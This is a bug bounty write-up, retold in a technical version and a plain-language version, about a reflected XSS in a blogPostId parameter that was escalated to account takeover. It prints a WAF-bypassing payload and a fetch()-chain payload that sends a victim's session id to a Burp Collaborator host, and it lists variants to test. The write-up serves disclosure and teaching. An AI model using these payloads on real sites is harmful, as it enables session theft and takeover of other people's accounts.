Weaponizing Reflected XSS to Account Takeover
A reflected cross-site scripting flaw existed in the blogPostId parameter, which was reflected in a JavaScript context without sanitisation. An attacker could craft a link that, when opened by an authenticated user, stole the user's session ID and allowed full account takeover.
 Published on pwnsauc3.medium.com
Hi fellow hunters, this is my first writeup for the community in which I will explain how I found a reflected cross site scripting bug and further escalated it to achieve account takeover of any user on the website.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a private bug bounty program with a single main domain, which the researcher refers to as www.redacted.com throughout the write-up. The vulnerable request is a URL under the path /preview/ that takes a blogPostId parameter. The report does not describe what the preview page normally renders beyond the fact that the parameter value is placed into a JavaScript context on the page.
The bug is a reflected cross-site scripting (XSS) in that parameter, escalated to full account takeover by stealing the victim's session identifier from an API endpoint and replaying it.
Setup
The researcher used Burp Suite Professional as the proxy and added www.redacted.com to the scope, then browsed the site to capture traffic. To spot reflections, they used the Burp Suite PRO extension "Reflected Parameters", which monitors in-scope request traffic generated by the proxy and looks for request parameter values that are reflected in the response.

The screenshot shows the Reflected Parameters extension in Burp listing reflected parameter values from in-scope traffic.
No special accounts or roles are described beyond an attacker account and a victim account used later to demonstrate the takeover. The precondition for the attack is that a victim is authenticated on the site and opens the crafted link.
Finding it
While capturing traffic, the researcher came upon a parameter named blogPostId whose value was reflected in the JS context.

The screenshot shows the reflection of the parameter value inside JavaScript on the response page.
To check for sanitisation, the researcher sent a small string with a set of special characters:
test123'"><
There was no input sanitisation in place. The first attempt was to close the existing script tag, but that failed because the script tag was blocked by a WAF. The next payload tried to call the alert function inside the existing script tag, and the WAF blocked that request too.

The screenshot shows the blocked request in Burp after the payload was rejected by the WAF.
After fuzzing for a while, the researcher bypassed the restriction using an immediately invoked function expression (IIFE), and the alert box popped up with the following payload:
https://www.redacted.com/preview/001981ba?blogPostId=test123";(alert)("xss")//

The screenshot shows the alert box firing in the browser with the working payload.
Exploitation
Step 1: Find a source of the session identifier
The researcher notes that the most useful way to increase the impact of an XSS is to steal the victim's session id, which results in full account takeover. Looking through Burp's history log, they found an API request that leaked the user's session id in the response in JSON format.

The screenshot shows the API response containing the session id in JSON.
The endpoint leaking the session id is:
https://www.redacted.com/api/uis/accounts/current/sso
Step 2: Build the exfiltration payload
The payload used to carry out the attack was:
";fetch('https://www.redacted.com/api/uis/accounts/current/sso').then(a=> a.text()).then(a=> fetch('https://random.burpcollaborator.net?x='+a))//
The researcher's explanation: the fetch() method instructs the browser to send a request to a URL. The first fetch() sends a GET request to the API endpoint https://www.redacted.com/api/uis/accounts/current/sso, which leaks the session id that can be used to hijack the account. (a=> a.text()) returns the response data into the variable a. The second fetch() then sends another GET request to deliver the stolen data to the attacker-controlled server, which in this case was Burp Collaborator. The researcher credits Saad Ahmed for help constructing this payload.
Step 3: Deliver the final URL
The final URL was:
The researcher only had to send this link to any authenticated user of the website; as soon as the victim opened it, their session id was sent to the attacker-controlled server (Burp Collaborator in this case).

The screenshot shows the session id arriving at the Collaborator server.
Step 4: Replay the session id
After retrieving the session id, the researcher first logged in as the attacker, then used Firefox's inspect element to replace their own session id with the victim's and refreshed the page. This logged them in as the victim and led to a successful session takeover.

The screenshot shows the state before the swap: logged in as the attacker.

The screenshot shows the state after the swap: logged in as the victim.
Once inside the victim's account, the researcher simply changed the email address to their own and completely took over the account.

Root cause
The blogPostId parameter value is reflected into a JavaScript context on the preview page without input sanitisation, so an attacker can break out of the existing string and execute arbitrary JavaScript. The WAF blocked attempts to close the script tag and to call alert directly, but the IIFE-style call got through. The session id is exposed by an API endpoint (/api/uis/accounts/current/sso) in a JSON response, which is what turns a reflected XSS into account takeover. The report does not describe the server-side code, so the exact sanitisation or output-encoding mistake is not stated.
Impact
An attacker who can get an authenticated user of the site to open the crafted link can read that user's session id from the API response and send it to a server they control. With the session id, the attacker can impersonate the victim, and in the demonstration changed the victim's email address to take over the account completely.
Fix
The appropriate fix is to stop reflecting blogPostId into a JavaScript context unsafely: encode or validate the value for the context it is placed in, or avoid placing it in script at all. Relying on the WAF is not sufficient, since the researcher bypassed it with the IIFE payload.
Variants to test
- Other reflected parameters in JS context. Send a marker such as
test123'"><to every parameter and watch for reflection inside<script>blocks. A positive result is the marker appearing unencoded inside JavaScript, followed by a working IIFE payload such as";(alert)("xss")//. - WAF bypass with alternative call syntax. When
alert(...)and</script>are blocked, try(alert)("xss"),(alert)with a different argument, or other parenthesised references. A positive result is the alert firing despite the WAF. - Session id in API responses. Review Burp history for API endpoints that return session identifiers or tokens in JSON. A positive result is a response containing a session id that can be replayed by swapping it in the browser and refreshing.
- Exfiltration via
fetchchains. Test whether the page's JavaScript can callfetchto an in-scope API and then forward the response to an external host. A positive result is the data arriving at a Collaborator or other controlled server. - Email change as takeover proof. After replaying a session, attempt to change the account email address. A positive result is the change succeeding, confirming full account takeover.
What happened, in plain words
A security researcher was testing a website that belonged to a private bug bounty program. A bug bounty program is a scheme where a company invites outside people to look for security weaknesses in its systems and report them, often for a reward. The researcher calls the site www.redacted.com throughout the write-up, which means the real name has been hidden.
The researcher found a page on that site that takes a piece of text from the address bar and puts it straight into the page without cleaning it first. That kind of weakness is called cross-site scripting, or XSS for short. Because the text comes from the link the visitor clicked, and the page simply echoes it back, this particular form is called reflected XSS.
On its own, making a page show a pop-up box is not very serious. But the researcher went further. They found that the site had a second weakness: one of its internal data endpoints would hand back the visitor's session identifier, which is the secret code a website uses to remember that you are logged in. If an attacker can read that code, they can pretend to be you. The researcher combined the two weaknesses so that when a logged-in victim opened a crafted link, the victim's session identifier was quietly sent to a server the researcher controlled. The researcher then used that identifier to log in as the victim and changed the victim's email address, which completed a full account takeover.
This article walks through the same steps the researcher took, explaining each idea from scratch along the way.
The target and the feature
The target was a private bug bounty program with a single main domain. "Private" means the program is not open to everyone; only invited researchers can take part. The researcher refers to the domain as www.redacted.com.
The vulnerable request is a URL under the path /preview/. A path is the part of a web address after the domain name that points to a particular page, a bit like a folder path on your computer. This preview page takes a parameter called blogPostId. A parameter is a named value you sometimes see in a web address after a question mark, for example ?blogPostId=123. Websites use parameters to pass information from the browser to the page, such as which blog post to show.
The report does not describe what the preview page normally displays, beyond the fact that the value of blogPostId ends up inside JavaScript on the page. JavaScript is the programming language that runs inside your browser and makes pages interactive. When a value is placed into JavaScript, it is not just displayed as text; the browser treats it as instructions to run.
The bug is a reflected cross-site scripting flaw in that parameter. The researcher then escalated it to full account takeover by stealing the victim's session identifier from an API endpoint and replaying it. An API endpoint is a web address that returns raw data rather than a normal web page, usually in a machine-readable format such as JSON. JSON is a simple text format for structured data, using curly braces and key-value pairs, a bit like a form with labelled fields.
Setting up the tools
The researcher used Burp Suite Professional as a proxy. A proxy is a piece of software that sits between your browser and the website, so every request your browser makes and every response the site sends passes through it. This lets you see and record all the traffic. Burp Suite is a popular tool for this kind of work.
The researcher added www.redacted.com to the scope. Scope is a setting that tells the tool which sites you are interested in, so it only records and shows traffic for those. Then they browsed the site normally to capture traffic.
To spot reflections, they used a Burp Suite PRO extension called "Reflected Parameters". An extension is an add-on that gives the tool extra features. This extension monitors in-scope request traffic generated by the proxy and looks for request parameter values that are reflected in the response. "Reflected" means the value you sent in the request appears back in the page the server returns. That is exactly the pattern that often signals an XSS bug.
The screenshot shows the Reflected Parameters extension in Burp listing reflected parameter values from in-scope traffic.
No special accounts or roles are described beyond an attacker account and a victim account used later to demonstrate the takeover. The precondition for the attack is that a victim is logged in on the site and opens the crafted link.
Finding the bug
While capturing traffic, the researcher came upon a parameter named blogPostId whose value was reflected in the JS context. "JS context" means the value landed inside a block of JavaScript on the page, rather than in ordinary visible text. That matters because JavaScript is executed, not just displayed.
The screenshot shows the reflection of the parameter value inside JavaScript on the response page.
To check whether the site was cleaning the input, the researcher sent a small string with a set of special characters:
test123'"><
This string mixes ordinary letters with characters that have special meaning in HTML and JavaScript: a single quote, a double quote, a greater-than sign and a less-than sign. If the site cleans input properly, these characters come back changed or removed. If they come back exactly as sent, the site is not sanitising. Sanitising means removing or neutralising dangerous characters before using them. Here there was no input sanitisation in place.
The first attempt was to close the existing script tag. A script tag is the HTML marker that tells the browser "the code between here and the closing tag is JavaScript". Closing it early would let the attacker start a fresh script of their own. That attempt failed because the script tag was blocked by a WAF. A WAF, or web application firewall, is a filter that sits in front of a website and inspects incoming requests, blocking ones that look malicious according to a set of rules. Think of it as a security guard at the door checking bags against a list of banned items.
The next payload tried to call the alert function inside the existing script tag, and the WAF blocked that request too. The alert function is a built-in JavaScript command that makes the browser show a pop-up box with a message. Researchers use it as a harmless proof that their code actually ran.
The screenshot shows the blocked request in Burp after the payload was rejected by the WAF.
After fuzzing for a while, the researcher bypassed the restriction using an immediately invoked function expression (IIFE), and the alert box popped up with the following payload:
https://www.redacted.com/preview/001981ba?blogPostId=test123";(alert)("xss")//
Fuzzing means trying many small variations of an input automatically to see which one gets through. An IIFE is a way of writing a function so that it runs immediately, the moment it is defined. Wrapping alert in parentheses, as in (alert)("xss"), calls it in a slightly different shape than the plain alert("xss") the WAF was looking for, so the filter's rules did not recognise it.
The screenshot shows the alert box firing in the browser with the working payload.
Here is what each part of the payload does:
test123";: the"closes the string that the page's own JavaScript had opened, and the;ends that statement. This is the break-out step.(alert)("xss"): calls thealertfunction through a parenthesised reference, an IIFE-style call, showing the pop-up with the textxss.//: starts a comment in JavaScript, so everything after it on the line is ignored. This comments out the remainder of the original script so the page's own code does not break the payload.
Exploitation
Step 1: Find a source of the session identifier
The researcher notes that the most useful way to increase the impact of an XSS is to steal the victim's session id, which results in full account takeover. A session id is a long, secret string that a website gives your browser after you log in. On every later request, your browser sends it back so the site knows who you are, without asking for your password again. It works like a cloakroom ticket: whoever holds the ticket can collect the coat. If an attacker copies the ticket, they can collect the coat too.
Looking through Burp's history log, the researcher found an API request that leaked the user's session id in the response in JSON format. Burp's history log is simply the running record of every request and response the proxy has seen.
The screenshot shows the API response containing the session id in JSON.
The endpoint leaking the session id is:
https://www.redacted.com/api/uis/accounts/current/sso
This address returns the user's session id in a JSON response, which is the problem.
Step 2: Build the exfiltration payload
The payload used to carry out the attack was:
";fetch('https://www.redacted.com/api/uis/accounts/current/sso').then(a=> a.text()).then(a=> fetch('https://random.burpcollaborator.net?x='+a))//
Exfiltration means secretly sending stolen data out to a server the attacker controls. The researcher's explanation, in plain words, line by line:
";: the same break-out as before. The double quote closes the page's own string and the semicolon ends its statement, so the attacker's code can start.fetch('https://www.redacted.com/api/uis/accounts/current/sso'): thefetch()method instructs the browser to send a request to a URL. Here it sends a GET request to the API endpoint that leaks the session id. A GET request is the ordinary kind of request a browser makes when you open a link or load a page..then(a=> a.text()):thenmeans "when that request finishes, do the next thing". The arrow functiona=> a.text()takes the response and reads its body as text, returning the data into the variablea. A variable is just a named box that holds a value..then(a=> fetch('https://random.burpcollaborator.net?x='+a)): when the text is ready, the secondfetch()sends another GET request, this time to the attacker-controlled server, with the stolen data appended after?x=. The+aglues the stolen text onto the end of that address.//: comments out whatever follows, so the page's original code does not interfere.
For the attacker-controlled server, the researcher simply used Burp Collaborator. Burp Collaborator is a service that gives you a unique address you can point payloads at, and it records any request that arrives there, so you can see whether your data came back. The researcher credits Saad Ahmed for help constructing this payload.
Step 3: Deliver the final URL
The final URL was:
The payload is URL-encoded. URL encoding is a way of writing characters that are not allowed, or would be confusing, in a web address, by replacing them with a percent sign and a code. Here is what the codes in this URL mean:
%22is the double quote"%27is the single quote'%3Eis the greater-than sign>%20is a space%2bis the plus sign+
The researcher only had to send this link to any authenticated user of the website. "Authenticated" means logged in. As soon as the victim opened it, their session id was sent to the attacker-controlled server, Burp Collaborator in this case.
The screenshot shows the session id arriving at the Collaborator server.
Step 4: Replay the session id
After retrieving the session id, the researcher first logged in as the attacker, then used Firefox's inspect element to replace their own session id with the victim's and refreshed the page. Inspect element is a built-in browser tool that lets you view and edit the page's code and stored values on your own machine, which is handy for testing. This logged them in as the victim and led to a successful session takeover.
The screenshot shows the state before the swap: logged in as the attacker.
The screenshot shows the state after the swap: logged in as the victim.
Once inside the victim's account, the researcher simply changed the email address to their own and completely took over the account. Changing the email address completed the account takeover.
Root cause
The blogPostId parameter value is reflected into a JavaScript context on the preview page without input sanitisation, so an attacker can break out of the existing string and execute arbitrary JavaScript. The WAF blocked attempts to close the script tag and to call alert directly, but the IIFE-style call got through. The session id is exposed by an API endpoint (/api/uis/accounts/current/sso) in a JSON response, which is what turns a reflected XSS into account takeover. The report does not describe the server-side code, so the exact sanitisation or output-encoding mistake is not stated.
Impact
An attacker who can get an authenticated user of the site to open the crafted link can read that user's session id from the API response and send it to a server they control. With the session id, the attacker can impersonate the victim, and in the demonstration changed the victim's email address to take over the account completely.
Fix
The appropriate fix is to stop reflecting blogPostId into a JavaScript context unsafely: encode or validate the value for the context it is placed in, or avoid placing it in script at all. Relying on the WAF is not sufficient, since the researcher bypassed it with the IIFE payload.
Variants to test
- Other reflected parameters in JS context. Send a marker such as
test123'"><to every parameter and watch for reflection inside<script>blocks. A positive result is the marker appearing unencoded inside JavaScript, followed by a working IIFE payload such as";(alert)("xss")//. - WAF bypass with alternative call syntax. When
alert(...)and</script>are blocked, try(alert)("xss"),(alert)with a different argument, or other parenthesised references. A positive result is the alert firing despite the WAF. - Session id in API responses. Review Burp history for API endpoints that return session identifiers or tokens in JSON. A positive result is a response containing a session id that can be replayed by swapping it in the browser and refreshing.
- Exfiltration via
fetchchains. Test whether the page's JavaScript can callfetchto an in-scope API and then forward the response to an external host. A positive result is the data arriving at a Collaborator or other controlled server. - Email change as takeover proof. After replaying a session, attempt to change the account email address. A positive result is the change succeeding, confirming full account takeover.
Glossary
- Account takeover (ATO): when an attacker gains full control of someone else's account, for example by changing its email address.
- API endpoint: a web address that returns raw data, usually in JSON, rather than a normal web page.
- Authenticated: logged in, with the site knowing who you are.
- Burp Collaborator: a service that gives you a unique address and records any request that arrives there, used to catch stolen data.
- Burp Suite Professional: a popular tool for intercepting, recording and inspecting web traffic between a browser and a website.
- Exfiltration: secretly sending stolen data out to a server the attacker controls.
- Extension: an add-on that gives a tool extra features.
- fetch(): a built-in JavaScript method that makes the browser send a request to a URL.
- Fuzzing: trying many small variations of an input automatically to see which one gets through a filter.
- GET request: the ordinary kind of request a browser makes when you open a link or load a page.
- HTML: the language that describes the structure of a web page.
- IIFE (immediately invoked function expression): a way of writing a function so that it runs the moment it is defined.
- Inspect element: a built-in browser tool that lets you view and edit the page's code and stored values on your own machine.
- JavaScript: the programming language that runs inside your browser and makes pages interactive.
- JSON: a simple text format for structured data, using curly braces and key-value pairs.
- Parameter: a named value passed in a web address after a question mark, such as
?blogPostId=123. - Path: the part of a web address after the domain name that points to a particular page.
- Payload: the piece of code or text an attacker sends to try to trigger a weakness.
- Private program: a bug bounty program open only to invited researchers.
- Proxy: software that sits between your browser and a website so you can see and record all the traffic.
- Reflected: a value you sent in a request that appears back in the response.
- Reflected XSS: an XSS where the malicious text comes from the request, such as the link, and is echoed straight back into the page.
- Sanitising: removing or neutralising dangerous characters before using input.
- Scope: a setting that tells a tool which sites you are interested in.
- Script tag: the HTML marker that tells the browser the code between it and its closing tag is JavaScript.
- Session id: a long, secret string a site gives your browser after you log in, sent back on later requests so the site knows who you are.
- Session takeover: using a stolen session id to act as the victim.
- URL encoding: writing characters that are not allowed in a web address as a percent sign plus a code, such as
%22for a double quote. - Variable: a named box in a program that holds a value.
